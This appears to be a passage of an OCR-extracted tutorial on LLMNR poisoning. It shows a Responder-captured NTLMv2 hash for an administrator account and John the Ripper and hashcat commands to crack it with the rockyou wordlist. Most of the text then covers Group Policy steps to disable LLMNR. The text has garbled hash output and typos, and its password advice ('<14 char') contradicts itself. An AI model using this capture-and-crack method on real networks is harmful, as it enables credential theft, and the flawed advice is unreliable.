
the attacker will response for the request :

if we write tne ip of attacker and enter username and password for smb







in my machine



after enter username and password the responder will see the traffic






[HTTP] **NTLMv2** Username : TEST\administrator this is the username [HTTP] **NTLMv2** Hash : administrator::TEST:758ef4740ca3bf9f:DB5D0AAD9825B9B61BA111078C3AE2C3:0101000000000000681545D497F4DA014CD5BDE22274E31B0000000002000800300036003600520001001E00570049004E002D0032005A00350034004100440040053005500040014003000360036005200 2E004C004F00430041004C0003003400570049004E002D0032005A00350034004100440040053005500440053005500040014003000360036005200 2E004C004F00430041004C0003003400570049004E002D0032005A00350034004100440040053005500440053005500040014003000360036005200 2E004C004F00430041004C0008003000300000000000000000000000030000049299FDA6FB65368D3D017AD1314D16FDDB3DEA722E36C46E106CD6DEDD05E960A0010000000000000000000000000000000000000


00000090028004800540054005000 2F003100390032002E003100360038002E003100310036002E003100330034000000000000000000

if i take the hash and create file in linux and run john the ripper to the hash



and run: **john —worlist=/usr/share/wordlist/rokyou.txt**

or by using hashcat -m 5600 hash /usr/share/wordlist/rokyou.txt



to prevent the attack of LLMNR you must to turn off the LLMNR service

1. Open the Group Policy Management Console (GPMC)
2. Create or Edit a Group Policy Object (GPO)

3. Edit the GPO

4. Navigate to the LLMNR Setting

- `Computer Configuration > Administrative Templates > Network > DNS Client`

5. Configure the Policy

- Double-click on **"Turn Off Multicast Name Resolution"** to open the policy settings.
- Set the policy to **Enabled**.
- Click **Apply** and then **OK**.

6. Link the GPO to the Appropriate Organizational Unit (OU)

- If you didn't link the GPO to a specific OU or the entire domain in step 2, you can now link it to the appropriate OU where your target computers reside.
- To do this, right-click on the OU in the **Group Policy Management** console and select **Link an Existing GPO**.
- Select the "Disable LLMNR" GPO and click **OK**.

7. Update Group Policy on Client Machines

- You can wait for Group Policy to refresh automatically (which occurs every 90 minutes by default) or manually force a refresh on a client machine by running:

```
gpupdate /force
```

Verifying that LLMNR is Disabled

After applying the Group Policy, you can verify that LLMNR is disabled on client machines:

1. Open a command prompt on the client machine.
2. Run the following command to check the current status of LLMNR:

```
reg query HKLM\\Software\\Policies\\Microsoft\\Windows NT\\DNSClient /v
EnableMulticast
```

3. If LLMNR is disabled, the output should show `EnableMulticast` with a value of `0x0` (which means LLMNR is turned off).

By following these steps, LLMNR will be disabled across all machines that fall under the scope of the GPO, enhancing your network's security by reducing the risk of LLMNR-based attacks.

if the company musr ure or cannot disable LLMNR

1-Require Access Control on the Network

2-use strong password<14 char
